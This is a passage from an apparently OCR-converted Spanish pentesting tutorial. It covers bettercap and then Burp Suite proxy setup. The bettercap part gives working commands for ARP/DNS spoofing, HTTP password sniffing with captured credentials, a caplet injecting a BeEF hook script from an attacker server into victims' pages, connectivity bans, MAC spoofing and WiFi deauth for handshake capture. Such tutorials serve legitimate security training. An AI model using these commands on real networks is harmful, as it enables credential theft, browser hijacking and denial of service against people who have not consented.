Un posible problema al intentar falsificar DNS/ARP son los conflictos. Al hacer ARP al objetivo y establecer DNS spoof, el nslookup devuelve datos contradictorios en el lado del objetivo. Aunque en clientes WiFi parece funcionar, para destinos en Ethernet (línea):
C:\> nslookup time.com
Server: csp1.zte.com.cn
Address: 192.168.1.1
Non-Autoritative answer:
Name: time.com
Addresses: 192.168.1.3 (Spoofed)
192.168.1.3 (Spoofed)

y en el segundo siguiente:
C:\> nslookup time.com
Server: csp1.zte.com.cn
Address: 192.168.1.1
Non-Autoritative answer:
Name: time.com
Addresses: 192.168.1.3 (Spoofed)
54.230.93.177 (RealIP)


Cuando se intenta cargar la página, en un momento no se carga, en el momento siguiente está completamente cargada. Una cosa que logró resolverlo permanentemente es usar:
» arp.ban on

2.10. Escaneo de contraseñas

Iniciar bettercap y establecer:
» set net.sniff.filter 'not arp' (default=not arp)
» set net.sniff.local true
» set net.sniff.regexp '.*password=.+'
» set net.sniff.verbose 'true'

Se puede establecer un fichero de salida:
» set net.sniff.output ‘passwords.pcap’
de forma que más tarde se puede inspeccionar con otra herramienta como WireShark.

Con WireShark, al ir a un dominio y hacer un par de solicitudes, se puede ver como tráfico capturado, algo parecido a lo siguiente:



En el ejemplo anterior, tenemos un formulario de inicio de sesión y pocas solicitudes de contraseña GET. Las solicitudes GET son claramente visibles en línea. La solicitud de formulario POST visible en WireShark también está bien formateada en Bettercap:

```
192.168.1.0/24 > 192.168.1.3  » [16:41:38] [net.sniff.leak.http] http local PO
fari/537.36

 Method: POST
 URL: /login.php
 Headers:
   Upgrade-Insecure-Requests => 1
   Content-Type => application/x-www-form-urlencoded
   Accept-Language => en-US,en;q=0.9
   Cookie => PHPSESSID=2s7aaagjrj2ks7n3a8kflne5n2
   Connection => keep-alive
   Cache-Control => max-age=0
   Origin => http://192.168.1.100
   Accept => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
   Referer => http://192.168.1.100/login.php
   Accept-Encoding => gzip, deflate
   Content-Length => 38
   User-Agent => Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, li

 Form:

   password => theone
   submit =>
   username => admin
```

Se podría usar un caplet predefinido http-req-dump.cap:

```
# targeting the whole subnet by default, to make it selective:
#
# sudo ./bettercap -caplet http-req-dump.cap -eval "set arp.spoof.targets 192.
# to make it less verbose
# events.stream off
# discover a few hosts
net.probe on
sleep 1
net.probe off
# uncomment to enable sniffing too
set net.sniff.verbose false
set net.sniff.local true
set net.sniff.filter tcp port 443
net.sniff on
# we'll use this proxy script to dump requests
set https.proxy.script http-req-dump.js
set http.proxy.script http-req-dump.js
clear
# go ^_^
http.proxy on
https.proxy on
arp.spoof on
```

2.11. Proxy JS Injection (XSS)

Dentro del repositorio de caplets, tenemos beef-pasive.cap y beefactive.cap. No se pude obtener ninguna información con el pasivo, pero el activo funciona bien. Si nos fijamos en el caplet:

```
# targeting the whole subnet by default, to make it selective:
#
# sudo ./bettercap -caplet beef-active.cap -eval "set arp.spoof.targets 192.16
# inject beef hook
set http.proxy.script beef-inject.js
# redirect http traffic to a proxy
http.proxy on
# wait for everything to start properly
sleep 1
# make sure probing is off as it conflicts with arp spoofing
arp.spoof on
```

Establecemos el script, el http proxy y se falsifica toda la subred. El beefinject. js contiene:

```
function onLoad() {
log( "BeefInject loaded." );
log("targets: " + env('arp.spoof.targets'));
}
function onResponse(req, res) {
if( res.ContentType.indexOf('text/html') == 0 ){
```

```
var body = res.ReadBody();
if( body.indexOf('</head>') != -1 ) {
log( "BeefInject loaded." );
log("targets: " + env('arp.spoof.targets'));
res.Body = body.replace(
'</head>',
'<script type="text/javascript" src="http://<YOUR_SERVER>:3000/hook.js
);
}
}
}
```

Simplemente registra la información en la consola de bettercap e inyecta el hook BeEF (The Browser Exploitation Framework Project). Aunque BeEF es una gran herramienta, también se puede crear tu propio script. Modificar la línea y configurar su propio script en lugar del hook.js (src = ”http: // <YOUR_SERVER> /my_hook.js”>). Por ejemplo establecer el contenido:

```
alert("*** CyberPunk injected script ***");
```

y ejecutar bettercap con eval apuntando un determinado ordenador de la red:
$ bettercap -caplet beef-active.cap -eval "set arp.spoof.targets 192.168.1.6;

Cuando el usuario abre una web HTTP, por ejemplo time.com, lo cazará y terminará con:
XSS en el making.

2.12. Terminate Target Connectivity – Ban (LAN)

Inicia ARP spoofer en modo de prohibición, lo que significa que la conectividad del objetivo no funcionará.
» set arp.spoof.targets <TARGET_IP>
» arp.ban on

2.13. MAC Changer

Se trata de cambiar la dirección MAC de una interfaz. Para ello, primero comprobar la interfaz actual:
$ ifconfig
wlx000e3b332e08: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether e4:af:e5:e3:d6:35 txqueuelen 1000 (Ethernet) RX packets

Apagarla:
$ ifconfig <WLAN_INTERFACE> down

Entonces ejecutar:
192.168.1.0/24 > 192.168.x.x » mac.changer off
192.168.1.0/24 > 192.168.x.x » set mac.changer.iface wlx000e3b332e08
192.168.1.0/24 > 192.168.x.x » mac.changer on
192.168.1.0/24 > 192.168.x.x » [19:24:24] [sys.log] [inf] Interface mac addre

Activar:
$ ifconfig <WLAN_INTERFACE> up

Ahora verificar ifcong:
wlx000e3b332e08: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether cc:88:45:f5:da:48 txqueuelen 1000 (Ethernet) RX packets

2.14. Monitorización de la red WiFi (Playground)

El nuevo wifi.recon cubre las frecuencias 2,4 Ghz y 5 Ghz. Hace todo lo que se necesita como capturas deauth, sniff, handshake. Para empezar, añadir la opción iface:
$ bettercap -iface wlan0


Activar recon:

```
0.0.0.0/0 > 0.0.0.0 » wifi.recon on
[17:57:39] [sys.log] [inf] WiFi recon active with channel hopping.
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [sys.log] [inf] Channel hopper started.
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point SNUPI (-49 dB
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point UniFi (-49 dB
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point Olos (-65 dBm
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point 58e699 (-71 d
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point 566eef (-69 d
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point UniFi (-73 dB
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point 506fd9 (-67 d
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point UniFi (-69 dB
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point UniFi (-71 dB
0.0.0.0/0 > 0.0.0.0 » [17:57:39] [wifi.ap.new] WiFi access point ZTE_0D3585 (-
...
```

Gestionar los canales con:
» wi.recon.channel 10,11

Limpiarlos con:
» wi.recon.channel clear

El resultado se ve como:



```
» wifi.show

+----------+--------------------+------------------+--------------------+------
|  RSSI    |       BSSID        |      SSID        |    Encryption      | Chann
+----------+--------------------+------------------+--------------------+------
| -47 dBm  | 94:33:30:a6:2b:63  | SNUPI            | WPA2 (TKIP, PSK)   | 1
| -59 dBm  | 7e:d5:07:70:33:65  | UniFi            | WPA2 (CCMP, MGT)   | 11
| -61 dBm  | 76:25:2a:33:54:65  | UniFi            | WPA2 (CCMP, MGT)   | 6
...
| -75 dBm  | 74:ba:3a:c7:66:e0  | TP-LINK_C776E0   | WPA2 (TKIP, PSK)   | 9
| -77 dBm  | 5c:37:76:6b:3d:af  | HH41V_4DAF       | WPA2 (TKIP, PSK)   | 8
| -79 dBm  | fc:2a:5e:d2:2c:c2  | ZTE_D24CC2       | WPA2 (CCMP, PSK)   | 13
+----------+--------------------+------------------+--------------------+------
```

Para capturar los handshakes, se debe definir un escaner, filtrar los paquetes específicos (0x888e), configurar el fichero de salida para el posterior procesamiento y tal vez seleccionar el canal y/o el destino:
» set net.sniff.verbose true
» set net.sniff.filter ether proto 0x888e
» set net.sniff.output /root/wpa.pcap
» net.sniff on
» wifi.recon.channel 1
» wifi.recon on
» wifi.recon 94:33:30:a6:2b:63

Entonces deberíamos golpearlo con el Deauth. Se puede deauth de todos los clientes con:
» wifi.deauth AP-BSSID

o solo especificar uno:
» wifi.deauth CLIENT-BSSID

Cuando se captura el handshake, se puede empezar a descifrarlo.

2.15. BLE (Bluetooth Low Energy device discovery)

El ble.recon descubrirá cada dispositivo BLE que se quiere inspeccionar con ble.enum o con ble.write
Para conectarse, enumerar y leer sus características del dispositivo BLE 04:ff:de:ff:be:ff:
» ble.enum 04:ff:de:ff:be:ff

Escribir los octetos ff ff ff ff ff ff ff ff al dispositivoto BLE 04: ff: de: ff: be: ff con sus características UUID 234afbd5e3b34536a3fe72f630d4278d :
» ble.write 04:ff:de:ff:be:ff 234afbd5e3b34536a3fe72f630d4278d ffffffffffffff

Cuestiones:

- ble.enum solo funciona una vez en cada ejecución
- soporte incompleto para macOS
- sin soporte en Windows

2.16. Caplets

Los caplets de bettercap o ficheros .cap son una forma poderosa de crear scripts para las sesiones interactivas de bettercap. Los actualmente disponibles son:

- airodump.cap
- ap.cap
- ap-config.cap
- beef-active.cap
- beef-passive.cap
- crypto-miner.cap
- download-autopwn
- download-autopwn.cap
- fb-phish.cap
- gps.cap
- hstshijack
- http-req-dump.cap
- local-sniffer.cap
- login-man-abuse.cap
- massdeauth.cap
- mitm6.cap
- netmon.cap
- pita.cap
- proxy-script-test.cap
- recon-active.cap
- recon-passive.cap
- rest-api.cap
- rogue-mysql-server.cap
- rtfm.cap
- simple-passwords-sniffer.cap
- stsoy.cap
- tcp-req-dump.cap
- test-prompt-stats.cap
- web-override.cap
- wpa_handshake.cap

3. Burp Suite

Burp Suite es una herramienta para realizar auditorías de seguridad a aplicaciones Web. Integra diferentes componentes de pentesting y funcionalidades para realizar las pruebas y permite combinar pruebas tanto automáticas como manuales.

3.1. Funcionalidades

Todas las herramientas integradas (target, proxy, spider, escanner, intruder, repeater, secuencer, decoder y comparer) se pueden acceder a través de sus pestañas individuales.

Una vez que se sienta cómodo con la función proxy de Burp Suite, se pueden explorar otras herramientas que están disponibles. Una vez se ha capturado algo de tráfico con Proxy Intercept, se pueden emplear las siguientes herramientas de prueba:

- Target: Permite fijar un objetivo y construir un SiteMap a partir de él.
- Proxy: Es la funcionalidad principal de Burp Suite. Se trata de un proxy entre el navegador e Internet que permite interceptar las peticiones e inspeccionar el tráfico.
- Spider: esta función permite seguir todos los enlaces en un sitio web de destino. Esta característica permite buscar el ancho completo de un sitio y determinar si hay páginas vulnerables que un búsqueda superficial no identificaría.
- Scanner: Burp Suite cuenta con un escáner avanzado para las aplicaciones web. Este escáner nos permite detectar diferentes tipos de vulnerabilidades, tanto de forma pasiva como activa.
- Intruder: después de capturar el tráfico, Burp Suite tiene varias herramientas para llevar a cabo ataques y otras pruebas para vulnerabilidades comunes de las aplicaciones web. La función de intrusión también permite personalizar ataques basados en una amplio rango de variables, incluyendo fuerza bruta y manipulación de caracteres. Permite automatizar procesos como fuzzing de la aplicación, ataques de fuerza bruta o diccionario, ataques SQLi, XSS, enumeración de usuarios y directorios, etc.
- Repeater: Con esta herramienta podremos manipular las peticiones interceptadas, modificando parámetros y cabeceras de las peticiones para después replicarlas nuevamente.
- Secuencer: Nos permite analizar la aleatoriedad de los tokens de sesión. Muy útil para obtener cookies y tokens CSRF mediante fuerza bruta.
- Decoder: Esta herramienta nos permite codificar y decodificar parámetros, URLs, hashes, etc.
- Comparer: esta función permite hacer una comparación bit a bit del tráfico capturado. Esto es muy útil en los casos donde los cambios pequeños pueden pasar desapercibidos o para ver si los números ID de sesión han cambiado en las solicitudes y las respuestas de aplicaciones web.
- Extender: Extender nos permite instalar innumerables extensiones para ampliar las funcionalidades de Burp Suite.

Los pasos para detectar la posibilidad de una vulnerabilidad es la siguiente:

1. Navegar a Proxy|Options y verificar la propiedad de las escuchas de proxy. En este caso, dejamos la configuración predeterminada para escuchar en el puerto 8080.
2. Navegar a Proxy|Intercept y verificar que la pestaña Intercept está habilitada.
3. Abrir el navegador favorito y configure el proxy local para transacciones HTTP/HTTPs (127.0.0.1, 8080) para interceptar, inspeccionar y modificar las solicitudes entre el

navegador y la aplicación web de destino. Todas las respuestas consiguientes se registrarán y aquí la aplicación de la suite Burp actúa como el proxy de MITM (man-in-the-middle).
4. Navegar por el sitio web de destino y se notará que la solicitud ha sido atrapada bajo Proxy|Intercept. En este caso, decidimos reenviar esta solicitud sin ninguna modificación. Si se decide modificar cualquier solicitud de este tipo, se puede hacer con las pestañas Raw, Headers o Hex. Tener en cuenta que cualquier otro recurso de aplicación de destino puede generar solicitudes individuales al acceder a la página de índice.

3.2. Ventajas


De la documentación de la aplicación de Burp, se deducen las siguientes ventajas:

- Puede configurar filtros de visualización para el mapa del sitio de destino y el historial de Proxy HTTP.
- El proxy se puede configurar solo para interceptar los elementos dentro del alcance.
- Solo se pueden realizar elementos dentro del alcance para la exploración de spider o en vivo en el escáner.

3.3. Configuración

3.3.1. Configuración del proxy en Burp Suite

La función principal de Burp Suite es la de un proxy. Burp Suite nos sirve como interceptor de la comunicación entre nuestro navegador y el servidor que aloja a la aplicación web objeto de nuestro estudio. Por lo tanto lo primero que debemos hacer una vez abierto el programa, es configurar el proxy. Para configurar el proxy debemos acceder a la pestaña Proxy -> Options y nos aseguramos que la opción Running esté marcada, tal y como se ve en la imagen.



En la columna Interface debemos introducir la configuración del proxy a usar, compuesta de una dirección IP y de un puerto. Dejaremos la que viene por defecto: 127.0.0.1:8080


3.3.2. Instalación y configuración de Foxy Proxy en Mozilla Firefox

Foxy Proxy es un administrador avanzado de proxies que permite derivar la conexión de Internet a diferentes servidores proxy bajo patrones de URL. Se puede descargar e instalar Foxy Proxy en el navegador Mozilla Firefox.


Al instalar el Add-on, nos aparecerá un icono nuevo en la parte superior derecha del Mozilla Firefox. Si hacemos click en él y luego en Options podremos añadir tantas configuraciones proxy como deseemos.




Una vez en la pantalla de opciones de Foxy Proxy, se tiene que crear una configuración nueva haciendo click en “Add”.




Para crear una configuración para Burp Suite, tenemos que dar un nombre, elegir un color para diferenciarla de las otras configuraciones y escribir la misma dirección IP y el mismo puerto que configuramos en el proxy de Burp Suite.



Una vez creada la configuración, para activarla en nuestro Mozilla Firefox solamente tenemos que hacer click en el icono de Foxy Proxy de arriba a la derecha y seleccionar la configuración que queremos activar.

